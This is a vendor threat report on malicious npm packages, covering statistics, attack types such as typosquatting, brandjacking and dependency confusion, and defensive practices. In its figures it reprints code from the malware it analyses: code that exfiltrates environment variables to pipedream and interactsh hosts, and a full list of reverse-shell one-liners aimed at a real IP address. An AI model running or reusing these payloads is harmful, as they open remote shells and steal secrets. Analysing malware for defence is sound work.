MEND

NPM THREAT REPORT

Popular Javascript Package Registry
Is a Playground For Malicious Actors

Contents

Executive Summary

The most popular JavaScript package manager – npm – has recently come under increased scrutiny due to malicious actors using it to launch attacks. Using data from Mend Supply Chain Defender, we are detecting new malicious packages on a daily basis, and the news isn't good for developers nor DevSecOps teams.

Over the past 6 months, Mend's automated malware detection platform, Mend Supply Chain Defender,has been detecting and reporting hundreds of malicious packages monthly. To date, it reported over 1,300 malicious packages to npm. The malware that was subsequently removed by npm was found to be stealing credentials, stealing crypto and running botnets.

This report has been created based on Mend Supply Chain Defender findings at the time of publication. It is designed to:
Reveal our findings on 1,300 malicious npm packages
Explain the ways in which attackers are using npm to launch attacks
Explore how developers can protect their entire supply chain and remediate issues without slowing down the development process

Without question, the best defense against malicious activity in npm packages is a knowledgeable developer community. Ultimately, this report is designed to impart that knowledge and enable developers to thwart malicious activity before it causes irreparable harm.

What Is npm And Why Does It Matter?

By the end of 2022, more than 2 billion websites will exist on the internet, a number expected to continue growing exponentially, given that 252,000 new websites are created each day. Almost 98 percent of those websites use JavaScript, a programming language known for its popularity, speed, strong documentation, and interoperability with other programming languages.

According to the Stack Overflow 2020 Developer survey, for the eighth year in a row, JavaScript is the most commonly used programming language globally. 67.7% of survey participants use it. With the worldwide developer community estimated at 24.3 million active software developers – that represents over 16.4 million developers.

Yet even as developers increasingly depend upon JavaScript to create rich online functionalities, the JavaScript ecosystem is under constant attack from malicious actors. A popular attack method is through JavaScript packages installed using various package managers, which are tools that automatically handle the dependencies of a project.

What Are Package Managers and Package Registries

Package managers are created with open-source code, and they enable faster development and improved access to new updates. For example, a package manager can automatically install new packages, or update existing ones with a single command, reducing or completely removing the likelihood of human error.

Package registries store packages, the metadata associated with them, and the configurations that are needed to install them. Likewise registries keep track of the versions of packages. A package registry generally has the following features:

- A way to upload packages
- A set of application programming interfaces (APIs) to build routines and interact with them. This includes searching, installing, checking for upgrades, etc.
- An admin dashboard or command-line utility (CLI) to manage user access and view all the packages that are present

Package Registries Risk and Security

Most languages and frameworks provide their own public package registries, from which anyone can download and use the packages. Since most such repositories are maintained and verified by open-source communities or consortiums, there is a minimum standard of security associated with them.

The most widely used package manager of any language is npm, which contains more than 1.8 million active packages – each of which has an average of 12.3 of versions. Being the world's largest software registry that developers use to share packages, and many organizations use to manage private development, npm is also a source of great risk to application's security.

2. npm Usage Patterns

On average, there were 32k new npm packages published per month in 2021. According to npm official data, there are over 20 billion weekly package versions downloads. Our findings also show there was an average of 17,000 new npm package versions being published daily in 2021, as you can see in Figures 1 and 2 below.



Figure 1: New npm Packages Published Daily During 2021



Figure 2: npm New Versions Published Weekly in 2021

To better understand npm, let's consider three common scenarios for its usage:

It's time to update a user interface (UI) for one of the projects your company develops. Your team decides to replace the old frontend code with React, and npm enables you to do so within minutes by running npm install react. The appropriate libraries are installed under ./node_modules, and a package-lock.json is created.

npm allows you to use external libraries, in addition to enabling you to install packages that provide command-line interface (CLI) functionalities. For instance, if you install such a package to diff2html-cli, npm installs the code and puts a symlink in /usr/local/bin/. Doing so enables you to run the program from the console like any other software.

npm also supports dependency management. When you start using it, you will notice a package.json file in your project that contains a list of all third-party libraries (dependencies) for your project. When someone new to the project runs npm install, npm ensures that all of the packages and their versions are the same on every single computer.

The massive user base of npm has resulted in thousands of JavaScript libraries and applications, and more are added each day. Figure 3 illustrates the most popular days of the week to release new npm package versions. Not surprisingly, the largest number of releases take place during the first four days of the work week.



Figure 3: Number of new npm package versions by day of the week

3. The Mend Supply Chain Defender Findings

Mend's automated malware detection platform, Supply Chain Defender, detected and reported hundreds of malicious packages each month during 2021. Mend Supply Chain Defender has reported over 1,300 malicious packages to npm. Npm removed the malicious packages from their repository after they were identified as malicious for running botnets, stealing crypto, and stealing credentials.

Analysis performed by our security research team shows that the most popular type of malicious packages were packages performing what MITRE calls reconnaissance. Reconnaissance consists of techniques that involve adversaries actively or passively gathering information that can be used to support targeting.

A worrying fact is that almost 14% of all the packages detected were designed to steal sensitive information like credentials and other data present in environment variables.



Figure 4: npm Malicious Package Types During 2021

Here are some of the most interesting examples:

mos-sass-loader and css-resources-loader

The malicious packages were brandjacking popular npm packages style-resources-loader and sass-loader. They emulated them and included their source code. Amongst the files that were identified, there was an obfuscated JavaScript file and two binary files hidden as JavaScript components. Upon installation of this software, one of the binaries would download a third party component that interacted with the Windows Registry to gather information about the system and its configuration, and it would install software that tried to establish a connection with a remote host. This connection would allow remote code execution.

One of the fake JavaScript files was part of the Cobalt Strike, an adversary simulation framework. The end goal of all of this software was to start mining the Monero cryptocurrency on the takeover host machine.



Figure 5: Fake style-resources-loader page

Notably, a similar approach of brandjacking was used prior to account takeover on ua-parser-js. It may be that the malicious actors were testing whether their approach would go undetected and if so, for how long.

Figure 6: Example of Obfuscated code Found in css-resources-loader

circle-admin-web-app and browser-warning-ui

The packages would activate their malicious code upon installation. Depending on the operating system, they would select an external package to be downloaded.

```
var opsys = process.platform;
if (opsys == "darwin") {
    opsys = "MacOS";
} else if (opsys == "win32" || opsys == "win64") {
    opsys = "Windows";
    const { spawn } = require('child_process');
    const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
} else if (opsys == "linux") {
    opsys = "Linux";
    terminalLinux();
}
```

Figure 7: circle-admin-web-app and browser-warning-ui

Downloaded packages included malware in the form of a piece of code that established an outbound connection to a remote host. This host would then gain access to the target instance on which the package was installed.

noopenpaint

Not all packages that are detected have malicious intent behind them. Nonetheless in most cases they are unwanted and as such should be treated as a security risk. In this case, upon installation and usage, the package would open Paint, Calculator and a message box informing users that the system was hacked. Luckily, there was nothing that would cause harm to the end user.



Figure 8: noopenpaint

Upon installation of this package, it would intercept all available environment variables data and send it to a remote location.

```
const http = require('https');

req = http.request({
  host: 'BLURRED',
  path: '/',
  method: 'POST',
  headers : { host : 'BLURRED.m.pipedream.net',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
      like Gecko) Chrome/94.0.4606.61 Safari/537.36'  }

}).on('error', function(err) {
});

req.write(Buffer.from(JSON.stringify(process.env)).toString('base64'));
req.end();
```

Figure 9: @grubhubprod_cookbook

azure-web-pubsub-express

Aside from malicious packages and packages made for fun or as PoCs, there is a separate group of packages published by security researchers trying to get into various systems. In these cases, there is always a data aggregation component that collects basic host information, but mostly, such a component does not steal sensitive data.
When said packages are installed, they collect network interfaces, os details, hostnames, userinfo, DNS servers and other information and send it to interactsh.com. It is debatable whether aggregated details can be used to exploit vulnerable systems or not, but there was nothing directly harmful in this package.

```
function toName(pkg){
var str="";
var queries = [];
var substr1 = "";
var substr2 = "";
var hostname = "c5c77jy2vtc0000xqshggdrmqmoyyyyyd.interactsh.com";
str=toHex(pkg.hn)+"."+toHex(pkg.p)+"."+getPathChunks(pkg.c)+"."+toHex(pkg.un)+"."+getIps()+"."+hostname;
if(str.length>255){
substr1 = toHex(pkg.p)+"."+getPathChunks(pkg.c);
substr2 = getIps();
if(substr1.length<150){
substr1 = toHex(pkg.hn)+"."+substr1+"."+toHex(pkg.un);
queries.push(substr1+"."+hostname);
queries.push(substr2+"."+hostname);
}
else if(substr2.length<150){
substr2 = toHex(pkg.hn)+"."+toHex(pkg.un)+"."+substr2;
queries.push(substr1+"."+hostname);
queries.push(substr2+"."+hostname);
}
else{
queries.push(toHex(pkg.hn)+"."+substr1+"."+hostname);
queries.push(toHex(pkg.hn)+"."+toHex(pkg.hd)+"."+toHex(pkg.un)+"."+hostname);
queries.push(toHex(pkg.hn)+"."+substr2+"."+hostname);
}
}
else{
queries.push(str);
}
//console.log(str.length);
return queries;
}
```

Figure 10: azure-web-pubsub-express

reac1 and reect1

These packages relied on typosquatting. They tried to add a new user to the operating system and sent outgoing http requests to webhook.site. Those packages look like research / test packages that the author wanted to use to prove that this vector of attack can be further exploited.

mrg-message-broker

The nature of this package is similar to @grubhubprod_cookbook. It aimed to exploit dependency confusion to steal environment data. For example to obtain Docker registry or AWS secrets for later malicious usage.

```
const http = require('https');

req = http.request({
  host: 'BLURRED',
  path: '/',
  method: 'POST',
  headers : { host : 'BLURRED.m.pipedream.net',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
      like Gecko) Chrome/94.0.4606.61 Safari/537.36'  }

}).on('error', function(err) {
});

req.write(Buffer.from(JSON.stringify(process.env)).toString('base64'));
req.end();
```

Figure 11: mrg-message-broker

```
awk 'BEGIN {s = "/inet/tcp/0/94.156.174.105/1337"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0)
  print $0 |& s; close(c); } } while(c != "exit") close(s); }}' /dev/null
sh -i >& /dev/tcp/94.156.174.105/1337 0>&1
0<&196;exec 196<>/dev/tcp/94.156.174.105/1337; sh <&196 >&196 2>&196
nc -e /bin/sh 94.156.174.105 1337
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 94.156.174.105 1337 >/tmp/f
perl -e 'use Socket;$i="94.156.174.105";$p=1337;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(
  S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
php -r '$sock=fsockopen("94.156.174.105",1337);exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("94.156.174.105",1337);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
export RHOST="94.156.174.105";export RPORT=1337;python -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(
  os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("94.156.174.105",1337));os.dup2(
  s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/sh")'
socat TCP:94.156.174.105:1337 EXEC:sh
socat TCP:94.156.174.105:1337 EXEC:'bash -li',pty,stderr,setsid,sigint,sane
mknod a p && telnet 94.156.174.105 1337 0<a | /bin/sh 1>a
```

Figure 12: h98dx

@sixt-web/api-client-sixt-v2-apps

This dependency confusion package aggregated system data upon its installation.
All of its code was obfuscated.

@maui-mf/app-auth

This package was running discovery of AWS Metadata Service instance roles. It was sending the roles to an external fake domain. This could be used to build up a SSRF attack.

4. Malicious Activity Patterns on npm



Figure 13: Release Days of Malicious Software

As seen in Figure 13, Friday, Saturday and Sunday are the most popular days for attackers to release malicious software. It's worth noting that the data for this figure was taken in Central European Time (CET).

Because the npm ecosystem is open in nature, it allows anyone to submit packages – including bad actors who bundle backdoors or other malicious code. The massive number of npm packages and the rate at which new ones are released makes it difficult to monitor and creates a lucrative playground for attackers.

5. Threat Categories

Attacks against the software supply chain are one of the most pervasive threats that today's enterprises face, with bad actors launching almost 7,000 software supply chain attacks in just the past year. Software supply chain attacks are used to steal data, corrupt targeted systems, and gain access to other parts of the network through lateral movement.

The malicious code in the ua-parser-js attack led to malware being deployed in an attempt to mine cryptocurrency and harvest private data from affected systems. Mend Supply Chain Defender identified several patterns of malicious behavior that DevOps teams need to understand and prepare to defend, including:

- **Cryptomining and cryptojacking:**

Cryptomining is a system by which "miners" contribute computer processing power and get paid in cryptocurrency to validate blockchain transactions. In its malicious form, cryptojacking occurs when attackers take control of a victim's computing resources to secretly mine cryptocurrency for their own benefit.

- **Data stealing:**

Data stealing refers to a variety of methods attackers use to steal private or proprietary data from victims. Cybercriminals steal data to monetize through direct use or via underground distribution. This category includes threats such as keyloggers, screen scrapers, spyware, adware, backdoors, and bots.

- **Botnets**

Are networks of computers infected with malware that are being controlled by a single attacker, known as a bot-herder. Each machine under the influence of the bot-herder is categorized as a bot. Botnets also are used to spread bots and recruit more computers to the botnet.

- **Security research:**

Some package registries like npmjs.org allow packages for security research purposes, as long as they don't do anything malicious. However, Supply Chain Defender has identified a number of packages that falsely claim to be designed for security research. In reality, though, they contain remote code execution (RCE), suggesting that the packages were actually built to gain full access into machines in real-time.

It is worth noting that for some of the cases, it is impossible to distinguish between a malicious attacker and a security researcher performing legitimate research on behalf of the organization in which the researcher works. There were cases where package descriptions would indicate legitimate security research. However when we approached the company in question, they wouldn't confirm that internal security work was taking place. Packages like this should be considered malicious.

6. How Malicious Packages on npm Can Impact The Software Supply Chain

Attackers are focusing more efforts on using npm for their own nefarious purposes and targeting the software supply chain using npm. In these supply chain attacks, adversaries are shifting their attacks upstream by infecting existing components that are distributed downstream and installed potentially millions of times. Likewise, attackers release new malicious components and trick users into installing and using them.

As seen in Figure 14, there are multiple attack surfaces within a supply chain, including software dependencies, version control systems, testing tools, deployment tools, cloud hosting providers and applications.



Figure 14

In late October 2021, a supply chain attack impacted ua-parser-js, a popular npm library that has more than 7 million weekly downloads. As with other types of cyberattacks, threat actors utilized this npm library to leverage the software supply chain and gain access to sensitive data, as well as vulnerable enterprise resources in the cloud.

Attackers inserted malicious code into three versions of ua-parser-js after seemingly taking over the developer's npm account. Ua-parser-js is used to parse user agent strings in order to identify a user's browser, operating system (OS), device, and other attributes. Three new versions of this package were released in an attempt to get users to download them.

While the previously clean version of the package was 0.7.28, the attacker published identical 0.7.29, 0.8.0, and 1.0.0 packages, each containing malicious code that was activated upon installation. In an attempt to minimize the number of people who were inadvertently installing a malicious package, the package's author responded quickly by publishing 0.7.30, 0.8.1 and 1.0.1.

Figure 15: Annotated Screenshot of Registry Information

Figure 15 is an annotated screenshot of registry information showing that four hours had elapsed from attack to workaround. Unfortunately, the malicious code was still available to download from npm for an additional three hours.

Supply chain attacks such as these can be tricky to combat. There are many potential attack vectors that exploit different aspects of the software supply chain. These attacks are designed to gain entry via trusted libraries or via mistakes made by developers, and attackers bet on developers not having adequate security-risk awareness. Likewise, they prey upon automation baked into build pipelines so compromised packages can infiltrate development team projects without detection.

7. The Five Must-Know Facts about npm Package Security

Here is what you should know in relation to npm package security:

- **How attackers are shipping/delivering code into the end users:**

Open source is a great way into a company's software supply chain. The reality is that developers don't have the time to read every line of code in every package and update in use. Projects usually start out on latest versions but typically fall behind, creating opportunity for threat actors.

- **Default behavior isn't secure:**

By default, npm packages are supposed to include everything needed for their functionality. Unfortunately, many packages download additional resources upon installation. Such behavior may mean the end user doesn't have an easy way to review and analyze the content of packages. Likewise, this might allow for easier compromise of such packages because consistency checks are not generally implemented.

- **Attackers are researching the best way to use npm for attacks:**

In many cases, attackers have only a specific time in which to work – between the moment they upload the malicious code and the moment it is reported by security researchers. In most cases, this time frame is not more than a week.

However, malicious actors may upload an inactive code to a new or abandoned package to check if it will be detected and how much time it takes for removal – enabling them to craft attacks for the most prolonged period of time until detection. Creating a successful attack can be extensive work for an attacker. Not only does the attacker need to ensure that his code will work, but he also needs to ensure that it affects as many systems as possible and reaches the machine he is ultimately interested in accessing.

- **Malicious npms don't need to be run or used:**

If a malicious npm is downloaded, it is automatically given permission to do whatever it wants.

- **Dependency Hell is used to hide malicious activity:**

On average, npm packages depend on over four other packages – or dependencies upon dependencies, aka dependency Hell. The more dependencies in a package, the higher the probability is that one of them will become rogue. When there are many packages with dependencies, it creates noise that is extremely difficult to filter. Then an attacker can add an unexpected package dependency chain, thus compromising a dependency for a popular library, and these activities will go completely unnoticed.

8. Best Practices To Thwart npm Attacks

To combat npm attacks, it's vital for developers and security teams to make security a part of the software development process, including the following best practices:

- Deploy a tool to ensure you use only verified package sources. You can download Mend Supply Chain Defender here: https://www.Mendsoftware.com/Mend-Supply Chain Defender-supply-chain-security/
- Shift left. Threats need to be stopped as early as possible.
- Watch out for typosquatting and friends:sspec -> rspec

  atlas-client -> atlas_client

  damerau-levenstein -> damerau-levenshtein

  ruby-bitcoin -> bitcoin-ruby
- Never blindly assume ownership in any registry.
- Migrate from packages that are abandoned or take them over.
- Do not use packages that are fairly new (e.g. days old).
- Report unexpected behaviors and inconsistencies to packages owners.
- Never install packages without running an assessment.
- Don't install upgraded libraries without carefully reviewing the code.
- Reviewing package code needs to be based on the package data.
- Make sure that dependency update tools that pull request (PR) updates have enough delay to time to verify packages updates.
- Do not use the same environment variable (ENV) for running specs, building containers, pushing things, etc.
- Educate and protect the entire development cycle (SDLC), starting with the developers.

Key Takeaways:

- Don't blindly trust "the system"
- Update only when confident about the content
- Track changes
- Be aware of the environment
- Run continuous integration (CI) in isolated stages
- Create a security flow that matches your organization profile
- Take care of the entire SDLC

9. How Does Mend Help?

Mend Supply Chain Defender was created to help protect open source users against software supply chain attacks by:

- Scanning new open-source releases and performing dozens of tests to assess the likelihood that the package/release is malicious
- Integrating with package managers to block installs and downloads of the packages before they have any chance to exploit

A comprehensive supply chain security solution, Mend Supply Chain Defender analyzes package releases to find vulnerabilities and quality problems before they're used. It is designed for exception-based alerting that doesn't interfere with developers' work.

MEND
Supply Chain Defender

Inspects changes in packages before they are allowed:

Inspects dependenciesand intelligently suggests which updates require review. Automatically notifies during installation attempts about the need for a manual review. Enforces policies when unreviewed package updates aren't allowed.

Detects threats and blocks malicious attacks:

Detects suspicious packages in real-time and blocks the installation of malicious packages. It assesses open-source component permissions and alerts on suspicious ones, while also blocking packages that are taken over, tampered with, or that include malware.

Shifts left supply chain security to free up developer time:

Thanks to innovative classification rules for suspicious components, Supply Chain Defender is the ultimate shift-left tool. It blocks suspicious packages before they can reach a developer's machine to enable developers to work uninterrupted with code they can trust.

Gains complete visibility over open-source security and compliance:

Supply Chain Defender helps organizations manage open-source security and compliance throughout the development lifecycle, including analysis of open source licensing and other metadata.

Takes action based on real-time product notifications:

Supply Chain Defender keeps track of production state, enabling users to deploy with confidence, react quickly when systems are at risk, and understand the severity and scope of vulnerabilities

Controls the process of open-source dependency use:

Lets users define policies to allow or block package downloads based on the organization's specific needs and processes and build rules around packages and their versioning.

Reports malicious packages to the affected package registry.

As a service to the open-source community, Supply Chain Defender reports all malicious activity to the respective package registry security team as fast as possible. On a busy day, this may mean tens or hundreds of reports.

As with all malicious npm packages that Mend identifies, the packages discussed in this report were immediately reported to the npm security team and subsequently removed from the registry and blocked with security indication, as part of Mend's ongoing effort to make the open-source software (OSS) community safer.

Protect Your Supply Chain with Mend Supply Chain Defender >